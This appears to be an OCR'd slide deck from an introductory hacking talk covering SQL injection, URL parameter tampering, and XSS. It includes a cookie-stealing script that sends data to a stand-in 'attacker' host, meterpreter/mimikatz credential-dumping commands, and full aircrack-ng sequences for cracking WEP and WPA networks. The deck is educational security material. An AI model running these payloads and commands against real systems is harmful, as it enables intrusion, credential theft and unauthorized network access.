
TRUE!

What the Database server sees:

SELECT * FROM Users WHERE Name = ‘DEVNULL ‘ AND Password = ‘’ OR 1=1--'

> top 3_webapp_vulns_

2. Broken authentication



/card-info.aspx?id=921&session=693t06jew2

www.somebank.com/me

www.somebank.com/members_only/card-info.aspx?id=921&session=693t06jew2

/card-info.aspx?id=001&session=693t06jew2


www.somebank.com/me

www.somebank.com/members_only/card-info.aspx?id=001&session=693t06jew2

Learn more about parameter tampering at https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management/

> top 3_webapp_vulns

3. Cross-Site Scripting (XSS)



Hello

```
<html>
<body>
    <script>alert(“Hello”)</script>
</body>
</html>
```

> top 3_webapp_vulns_


3. Cross-Site Scripting (XSS)

```
<script>alert(document.cookie)</script>
```

- JavaScript has access to your browser cookies
- JavaScript can send arbitrary HTTP requests and commands
- JavaScript can make arbitrary modifications to the active web page

Learn more about JavaScript coding at http://www.w3schools.com/js/
Learn more about XSS at http://excess-xss.com/

> top 3_webapp_vulns_



Attacker

Attacker's Browser

Attacker's Server

1

POST http://website/post-comment

```
<script>...</script>
```

Website

Website's Database

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

Website's Response Script

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

4

GET http://attacker/?cookie=sensitive-data

2

GET http://website/latest-comment

3

200 OK

Victim's Browser

Website's Response to Victim

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Diagram courtesy of excess-xss.com

> info uber.h4x0r.toolbox_

www.offensive-security.com

- **RECON TARGETS**
- **HACK WEBSITES**
- **HACK SYSTEMS**
- **HACK WI-FI**
- **CRACK PASSWORDS**
- **SOCIAL ENGINEERING**

> mkdir MyPersLAB♥_

- PENTEST LAB
  - VMWare hypervisor
  - KALI 2 Linux ISO image
  - KALI 2 VMWare image
  - Windows XP/7 image
  - Metasploitable 1 and 2

Google “OWASP Vulnerable Web Applications Directory Project”

> watch &practice


3. Metasploit

Search
Use
Show
Set
Exploit

SUSSE

> watch &practice

5. pwning passwords



NTLM

```
b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45f9416b
e5787d86
```

MD5

```
3dbcf8078a52e0d449f4d2ab0be13235
```

> watch &practice

5. pwning passwords

A. In-Session (pass-the-hash)
   a. Authenticate via psexec
   b. Authenticate via pth-wmis
   c. Read plain-text password via “mimikatz” module

```
meterpreter> getuid
meterpreter> load mimikatz
meterpreter> help
meterpreter> msv
meterpreter> kerberos
```

> watch &practice

6. Cracking wi-fi

Primer on WiFi: The WiFi Packets

A. THREE (3) Types of WiFi packets:

1. CONTROL – prevents RF collisions
2. DATA – holds the data exchanged over WiFi
3. MANAGEMENT – managing identity and authentication


B. THREE (3) Types of Management packets:

1. PROBE Requests
2. PROBE Responses
3. Beacons

> watch &practice

6. Cracking wi-fi


Primer on WiFi: Finding Aps (PASSIVE)



> watch &practice

6. Cracking wi-fi


Primer on WiFi: Finding Aps (ACTIVE)



> watch &practice

6. Cracking wi-fi

Primer on WiFi: Simple Association



1 Non-broadcast probe request

2 Probe response

3 Association request

4 Association response

> watch &practice

6. Cracking wi-fi

aircrack-ng suite

- **airmon-ng** (enable sniffing mode)
- **airodump-ng** (capture raw wi-fi packets)
- **aireplay-ng** (inject and replay frames)
- **aircrack-ng** (for cracking WEP/WPA keys)

> watch &practice

6a. Cracking wi-fi

Let’s crack WEP

```
$ airmon-ng start wlan0
$ airodump-ng mon0
$ airodump-ng --bssid <BSSID> -c <CHannel> -w
<capturefile> mon0
$ aireplay-ng -1 0 -a <BSSID> -h <fakeMAC>
mon0
$ aireplay-ng -3 -b <BSSID> -h <fakeMAC> mon0
$ aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF
-b <BSSID> -h <fakeMAC> mon0
$ aircrack-ng -b <BSSID> <capturefile>.cap
```

> watch &practice

6a. Cracking wi-fi

Let’s crack WPA/WPA2

```
$ airmon-ng start wlan0
```

Copy target’s BSSID and its connected clients

```
$ airodump-ng mon0
$ airodump-ng --bssid <BSSID> -c <CHannel> -w <capturefile> --ivs mon0
```

Kick out clients and steal the “handshake”

```
$ aireplay-ng -0 10 -a <BSSID> -c <victimMAC> mon0
```

Once “handshake” is found, crack the wifi key

```
$ aircrack-ng <capturefile>.ivs –w <dictionary>
```

> watch &practice

6b. Auto-Cracking WEP/WPS/WPA2…

6c. MITM attacks over wifi

> more smart.tips_

- NETWORK!
- read security blogs
- {read, practice}^{n}
- join online wargames
- check out:
  - KALI Nethunter
  - GASON sqlmap plugin for BURP SUITE
  - NESSUS VA scanner

> more online.security.tips_

- Secure your “password recovery” method
- Using 2FA via SMS? Make sure the OTP source is legit!
- Keep your mobile number safe
- When it comes to passwords, LENGTH matters the most!
- Stay away from “free” public Wi-Fis

```
> shutdown now_
  unmounting slides....
  mail devnull.ph@gmail.com
  stay secure.
  bye!
```